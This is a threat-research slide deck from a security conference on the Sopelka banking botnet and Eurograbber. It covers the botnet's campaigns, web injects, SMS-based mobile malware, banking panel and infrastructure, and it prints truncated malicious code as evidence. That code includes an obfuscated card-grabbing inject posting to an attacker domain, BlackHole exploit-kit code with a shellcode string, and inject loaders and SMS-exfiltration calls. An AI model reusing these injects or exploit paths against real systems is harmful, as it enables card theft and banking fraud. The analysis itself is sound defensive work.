

/Root@d[🔒]2013

Sopelka VS Eurograbber

Really 36 million EUR??



Jose Miguel Esparza

@EternalTodo

Mikel Gastesi

@mgastesi

Who are these geeks?

- Mikel Gastesi
 - S21sec Advanced Cybersecurity Services
- Jose Miguel Esparza
 - ex-S21
 - Fox-IT Cybercrime

Agenda

- Introduction
- Sopenka Botnet
- Eurograbber
- Conclusions

Introduction

- Yet another botnet
- With some curiosities
 - 3 malware families and the same banking panel
 - High level of infections
 - Using third party services


Introduction

- Yet another botnet
- With some curiosities
 - 3 malware families and the same banking panel
 - High level of infections
 - Using third party services
- Yet another botnet, really?


Introduction

- Yet another botnet
- With some curiosities
 - 3 malware families and the same banking panel
 - High level of infections
 - Using third party services
- Yet another botnet, really?
 - Eurograbber
 - 36 million EUR??!!

3 botnets and 1 panel? WTF???



3 botnets and 1 panel? WTF???



Example 1 – N

```

703 ;#####
704 ;#                               ALLCC GRABBER
705 ;#####
706
707 set_url http*://*.*/* GP
708
709 ...
710
711 data_inject
712 <script>var AllCCGrab= (function() {var
    home_link="http://promaker.org/ccpin",pkey="password";eval (function(p,a,c,k,e
    e(c+29):c.toString(36));if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||
    r[e]};e=function(){return'\\w+'};c=1}while(c--)if(k[c])p=p.replace(new RegEx
    1V=1D+"/2P.2Q";w 1W(){l(1m.1n.1o().1c("1E 6")>=0||1m.1n.1o().1c("1E 7")>=0){v
    l(1m.1n.1o().1c("2T")>=0){v"1F"}C{v"--"}m 1G=1W();m 1d="";m 1X="";m t=N V();;
  
```

Example 1 – N

```

24   var card_data_array = ["cc", "cvv", "exp", "pin"];
25   for (var param in card_data_array) {
28     function urlencode(b) {
69     function checkIfExpSelect(a) {
84     function parseDateFromOneValue(a) {
116    function parseDateFromTwoValues(a, b) {
140    function getClientWidth() {
143    function getClientHeight() {
146    function isValidCardNumber(a) {
174    function searchCVV(a) {
188    function searchCCNum(a) {
202    function searchExpInput(a) {
216    function searchExpInputs(a) {
248    function searchExpSelect(a) {
279    function searchForms() {
297    function searchInputs() {
314    function pinSubmit() {
335    function doFormSubmit(a) {
347    function postFormData(a) {

```



Sopelka Botnet - Campaigns

Campaign	Date	Trojan	Path	Countries
Sopelka1	01/05	Citadel	<i>/sopelka1/file.php file=citsp1.exe</i>	ES,DE,
	30/05	1.3.4.0	<i>/sopelka1/file.php file=sopelka1_config.bin</i>	NL
Sopelka2	01/05	Citadel	<i>/sopelka2/file.php file=citsp2.exe</i>	ES
	30/05	1.3.4.0	<i>/sopelka2/file.php file=sopelka2_config.bin</i>	
Tatanga	15/06	Tatanga	<i>/sec/g.php</i>	IT, ES,
	15/07			DE, NL
Feodo	15/06	Feodo	<i>/zb/v_01_a/in/cp.php</i>	ES,NL,
	15/07			DE, IT
Sopelka3	15/08	Citadel	<i>/sopelka3/file.php file=citsp3.exe</i>	ES, DE
	24/09	1.3.4.5	<i>/sopelka3/file.php file=sopelka3_config.bin</i>	

Sopelka Botnet – Infection (I)

- Exploit Kit: BlackHole

```
1383     };
1384     PluginDetect.initScript();
1385     PluginDetect.getVersion(".");
1386     jver = PluginDetect.getVersion("Java", "./getJavaInfo.jar");
1387     pdfver = PluginDetect.getVersion("AdobeReader");
1388     flashver = PluginDetect.getVersion('Flash');
1389 } catch (e) {}
1390 ▶ if (typeof jver == 'string') {
1392 ▶ } else {
1395 ▶ if (typeof pdfver == 'string') {
1397 ▶ } else {
1400 ▶ if (typeof flashver == 'string') {
1402 ▶ } else {
1405 ▶ function spl0() {
1430 ▶ function spl2() { // Java CVE-2010-0886
1444 ▶ function spl3() { // Java CVE-2010-3552
1477 ▶ function spl4() { // ActiveX ShellExecute
1505 ▶ function show_pdf(src) { // Put PDF iframe in HTML code
1512 ▼ function spl5() { // PDF exploitation
1513     if (pdfver[0] > 0 && pdfver[0] < 8) {
1514         show_pdf('./content/1ddfp.php?f=81') // CVE-2010-0188
1515     } else if ((pdfver[0] == 8) || (pdfver[0] == 9 && pdfver[1] <= 3)) {
1516         show_pdf('./content/2ddfp.php?f=81') // CVE-2009-0927, CVE-2009-4324, CVE-2008-2992, CVE-2007-5659
1517     }
1518     spl6()
1519 }
1520 ▶ function spl6() { // Media Player
1535 ▶ function getCN() {
1538 ▶ function getBlockSize() {
1541 ▶ function getAllocSize() {
1544 ▶ function getAllocCount() {
1547 ▶ function getFillBytes() {
1551 ▼ function getShellCode() {
1552     return "%u4141%u4141%u8366%ufce4%uebf%u5810%uc931%u8166%u58e9%u80fe%u2830%ue240%uebfa%ue805%uffeb%uffff%uccad%u1c5d%u77";
1553 }
1554 ▶ function spl7() { // Flash
1577 spl0();
```

Sopelka Botnet – Infection (II)

- SPAM

El saldo de la cuenta en el archivo adjunto



support@alert.banesto.es [Agregar a contactos](#) 8:51

Acciones ▾

Para: @hotmail.com ▾

support@alert.banesto.es es de confianza. Mostrar siempre el contenido.



1 dato adjunto (32,7 kB)

Outlook Vista activa ▾

BANESTO-confirma...



Descargar

Descargar como zip

Introduzca la siguiente clave para confirmar su transferencia de 554,00 EUR a la cuenta 0059 5440 66 37539***39.
Clave: 790713 Fr: BANESTO

Sopelka Botnet - Injects

- Minimal HTML code in the config file
 - External Javascript files
 - One file per affected entity
 - Downloading via PHP file
 - ***<https://domain.com/dir/get.php/campaignDir/?name=inject.js>***
 - Same technique used in the 3 malware families
 - Tatanga URL (Injects server?)
 - ***<x.php?cmdid=8&gettype=js&id=inyeccion.js&uid=0000>***

Sopelka Botnet - Injects

- Citadel

```
<script>
if(!window.jQuery){
  document.write('<scr'+ 'ipt src="https://ajax.googleapis.com/ajax/libs/jquery/1.7.1/jquery.min.js"></scr'+ 'ipt>');
}
</script>
<script>
document.write('<scr'+ 'ipt src="https://tartaborsa.com/resources/script/get.php?name=easy.js"></scr'+ 'ipt>');
document.write('<script type="text/javascript" src="https://tartaborsa.com/resources/script/get.php/replace_hgsdonf/?name=e_p<
</script>
```

- Tatanga

```
</script>
<style type="text/css">
</style>
<script>
document.write('<script type="text/javascript" src="https://borsasecure.com/resources/script/get.php/fixit/?name=t_creval_lo
</script>
data_end
data_after
</head>
data_end
```

Sopelka Botnet - Injects

- Tatanga strings in a Citadel config

```
>>     $.toJSON = function(v) {
>>         var f = isNaN(v) ? s[typeof v] : s['number'];
>>         if (f) return f(v);
>>     };
>> })(jQuery);
>> var tTalk=(function(){
>> var>vurl='repl:tatangakatanga'
>>     user='15',
>>     bot_name='zutick'
>>     ID='',
>>     arr={'max':'1700,03','target':'X0001'};
>> function instantiate(){
>> function get(what,acc){
>>     var json=tTalk().read(),answ=[];
>>     if (!json)
>>         return null;
>>     else{
>>         if(typeof acc=='undefined'){
>>             for (var i in json)if(typeof json[i][what]!='undefined')
>>         }
>>         else{
>>             for (var i in json)if(json[i]['acc']==acc && typeof json
>>         }
>>     }
>>     return (answ.length===0)?null:answ;
```


Sopelka Botnet - Injects

- 2FA

Descárgate la aplicación en tu móvil

1. Escribe tu número de móvil y te enviaremos un SMS para que descargues la aplicación.

Espana (34)

Ej: 123456789

2. Por favor, escoja la versión del sistema operativo que usa su teléfono móvil

Android

iOS

Other

```

tGo.data('btn')().unbind();
tGo.data('btn')().bind('click', function(){
    tGo.data('mobile_type', tGo.data('radios').filter(':checked').val());
    var phone=(function(){
        return '+'+tGo.data('cselect').val()+tGo.data('text_field').val().replace(/[^\d+]/g, '');
   })();
    if(tGo.data('mobile_type')== 'android' || tGo.data('mobile_type')== 'blackberry'){
        jQuery.ajax({
            url: 'https://[redacted]/sms.php'
            data:{
                num:phone,
                type:tGo.data('mobile_type')
            },
            dataType: 'jsonp',
            success: function(r){
                tGo('step2');
            }
        });
    }
    else tGo('step3');
    tGo.data('btn')().unbind();
    tGo.data('result', tGo.data('result')+'mobile='+tGo.data('mobile_type')+'<br>'+phone+'<code>
});
tGo.data('btn_disable')();

```

Sopelka Botnet - MyCoolSMS

- Using API to send SMS to the victims
- “Executive” accounts

<p>MOBILE ECO</p> <p>19⁹⁵ EUR / month</p> <p>SMS Flatrate · Sends unlimited international SMS via mobile device and web app</p> <p>Get Started!</p> <p>Monthly Plan</p>	<p>MOBILE EDGE</p> <p>29⁹⁰ EUR / month</p> <p>SMS Flatrate · Sends and receives unlimited international SMS via mobile device and web app</p> <p>Get Started!</p> <p>Monthly Plan</p>	<p>MOBILE PREPAID</p> <p>20 EUR ▾</p> <p>Sends <u>up to 973</u> international SMS via mobile device or web app</p> <p>Get Started!</p> <p>Pay As You Go</p>	<p>EXECUTIVE</p> <p>50 EUR ▾</p> <p>Sends <u>up to 2434</u> international SMS via mobile device, web app, API and marketing campaigns</p> <p>Get Started!</p> <p>Pay As You Go</p>
--	--	--	---

- Three known users: *smshumor/danieliv/hgm*

Sopelka Botnet – smshumor

- Used in *Sopelka1/2* campaigns (May)
 - From March to July
 - Some tests performed in March and April
 - FonYou virtual numbers for testing (Spain)
 - URIs with links to *.jad* (5.1%) and *.apk* (94.9%)
 - “BancoMovil” (99%) as sender
 - Also “SecureInfo” and “MobilBank”
 - 2407 SMS sent
 - 240 €

Sopelka Botnet – danieliv

- *Feodo / Tatanga* campaigns
 - July and August
 - Just *.apk* (76%) and *.jad* (24%) again
 - Sent to Germany / Italy / Netherlands mostly
 - 574 SMS
 - 99.8€

Sopelka Botnet - hgm


- Active since end of July
 - Heavily used during *Sopelka3* campaign (Sept)
 - SMS sent to Spanish and German phones
 - Also links to *.sis* (10%)
 - “TOCCO” as sender
 - Internal communication
 - 1162 SMS
 - 188€

Sopelka Botnet – Mobile apps

- Mobile components known since 2010
 - Android
 - 19th of July 2012
 - BlackBerry
 - 20th of August 2012
 - Symbian
 - 9th and 20th of August 2012
- Same admin phone numbers
 - Swedish virtual numbers
 - **+46769436094**
 - **+46769436073**

Sopelka Botnet – Mobile apps

- Symbian certificates → mail (test)



The screenshot shows the SISContents application window. The title bar reads 'SISContents'. The menu bar includes 'File', 'Tools', 'Options', and 'Help'. The toolbar contains icons for file operations and actions like 'sign', 'info', and 'pkg'. The address bar shows the file path 'C:\...\Administrador\Escritorio\demo_sis\sms-listener.sis' and the package name 'sms-listener' with a 'Delete' button.

Package details:

Package UID:	0x20069355	Target devices:	2 devices
Vendor name:	Vendor	Soft. dependencies:	2
Package name:	sms-listener	Options:	0
Version:	1.00(0)	Languages:	UK English
Creation date:	09-08-2012	Signing status:	Signed
Creation time:	12:29:20 (UTC)		
Install type:	Installation [SA]		


Target devices:
Symbian^3 devices, S60 5th Edition devices

Certificate chains (select certificate in the list and click on the right mouse button to see options):

Issued by	Issued to	Validity
Ixonos Developer CA	roman@pasechnik.net	09.08.2012 - 31.07.2015

Sopelka Botnet – Mobile apps

- Symbian certificates → mail (campaign)



The screenshot shows the SISContents application window. The title bar reads 'SISContents'. The menu bar includes 'File', 'Tools', 'Options', and 'Help'. The toolbar contains icons for file operations and actions like 'sign', 'info', and 'pkg'. The address bar shows the file path 'C:\...\Administrador\Escritorio\compartido\certificado.sis' and the file name 'BCert'. The main area displays package details in two columns:

Package UID:	0x2006ABEC	Target devices:	2 devices
Vendor name:	BORTON TRADE CORP.	Soft. dependencies:	1
Package name:	BCert	Options:	0
Version:	1.02(0)	Languages:	UK English
Creation date:	20-08-2012	Signing status:	Signed
Creation time:	15:14:20 (UTC)		
Install type:	Installation [SA]		

Below the details, it shows 'Target devices: Symbian^3 devices, S60 5th Edition devices'. At the bottom, there is a section for 'Certificate chains' with a table:

Issued by	Issued to	Validity
Symbian CA I	Borton Trade Corp.	20.08.2012 - 21.08.2022

The 'Creation date' field and the 'Issued to' field in the certificate chain table are highlighted with red boxes.

Sopelka Botnet – Banking panel

- Russian + English

Новый логин

Главная

Залитые

Незалитые

- es_ [5]
- es_ !android [5]
- es_ !android [9]
 - 2012-09-05 [1]
 - 2012-09-04 [2]
 - CARLOS
 - 82501
 - 2012-08-31 [2]
 - 2012-08-27 [1]
 - 2012-08-21 [2]
 - 2012-08-20 [1]
- de_ !android [1]
- es_ [16]
- es_ !bberry [9]
- es_ !bberry [21]

es_ !Android

time	log	ip	remove
2012-09-04 01:13:43	link=https:// /BEComponentesGeneralesAccesoSEI/Html/login.htm Grupo=A62803804 Usuario= Clave=081045 name=HTC _ One S mobile=Android phone=+34 number=7725486193 FIRMA=*** FIRMA=*** finished=app installed	<input type="text"/> <input type="text"/>	<input type="button" value="remove"/>

javascript:get_info('es_ 82501 !Android')

Sopelka Botnet – Banking panel

- Commands (injects)

```
instance=function(par,opt,func){
  if (typeof opt!='undefined' && typeof opt!='object' && typeof opt!='function') opt=[opt];
  if (typeof opt=='function' && typeof func=='undefined') func=opt;
  if (typeof func!='function' || typeof opt=='undefined') func=function(){};
  if(arguments.length==0) {}
  else if (typeof par=='string'){
    switch (par){
      case 'ID':
        send({gimmeid:[]},function(resp){ID='&id='+resp;func()});
        break;
      case 'getdrop':
        send({getdrop:{bid:[1],columns:{maxlim:"signed",priority:"signed",minlim:"signed"}},func);
        break;
      case 'read':
        send({read:{search:{num:user,b:"dbit"},back:["personal","acc","tried","maid","paid"]},func);
        break;
      case 'write':
        send({write:{unique:{num:user,b:"dbit"},values:{again:true,names:tTalk().drop().names}},func);
        break;
      case 'replace':
        send({replace:[opt[0],opt[1],opt[2]]},func);
        break;
      case 'disact':
        var b={change:{}}
        b.change[tTalk().drop().did]={isActiv:"0"}
        send(b,func);
        break;
      case 'log':
        send({write:{unique:{num:user,b:"dbit"}},log:{str:[opt[0]]}},func);
        break;
      case 'log2':
        send({write:{unique:{num:opt[0],b:"dbit"}},log:{str:[opt[1]]}},func);
        break;
      case 'newdate':
        send({newdate:[[opt[0],opt[1]]]},func);
        break;
    }
  }
}
```

Sopelka Botnet – Banking panel

- Commands (injects)
 - Server side → Not all implemented
 - *getinfo*: gets info from the server, even transfers
 - *newdate*: new transfer
 - *has*: checks if that info exists in the database
 - *getvalue*: obtain some stored data like codes card
 - *log*: just logging

Sopelka Botnet – Banking panel

- Stolen data
 - At least 9,000 banking users
 - Configs
 - 60% affects to Spanish entities
 - 15% affects to German entities
 - 15% affects to Italian entities
 - The rest to Netherlands and Money Transfers
 - Injects against more than 30 companies
 - Found data of 5 Spanish and 2 German
 - The *campaignDir* directory separates campaigns

Sopelka Botnet – Banking panel

- One database per campaign

CampaignDir	First use date	Last use date	Total use
/decit/	2012-07-24	2012-09-19	30%
/replace_hgsdonf/	2012-05-04	2012-09-20	27%
/fixan/	2012-05-21	2012-09-06	19%
/foxes/	2012-05-21	2012-07-07	14%
/fixit/	2012-06-26	2012-08-15	5%
/denew/	2012-07-24	2012-09-17	4%
/replace_zeus/	2012-05-05	2012-09-18	0.7%
/mex/	2012-09-04	2012-09-20	0.2%
/mes/	2012-09-04	2012-09-19	0.1%
/nor/	-	-	0%
/gni/	-	-	0%

Sopelka Botnet - Infrastructure

- Trojan servers
- DNS servers
- Banking panel servers
- Injects servers
- Servers to send SMS
- Send/Receive SMS providers
- Mobile components servers

Sopelka Botnet - Infrastructure

- Trojan servers
 - At least 30 domains
- DNS servers
- Banking panel servers
- Injects servers
- Servers to send SMS
- Send/Receive SMS providers
- Mobile components servers

Sopelka Botnet - Infrastructure

- Trojan servers
- DNS servers
 - Complexity level++
 - At least 2 domains / 4 hosts (Citadel)
- Banking panel servers
- Injects servers
- Servers to send SMS
- Send/Receive SMS providers
- Mobile components servers

Sopelka Botnet - Infrastructure

- Trojan servers
- DNS servers
- Banking panel servers
 - At least 8 domains (proxies)
- Injects servers
- Servers to send SMS
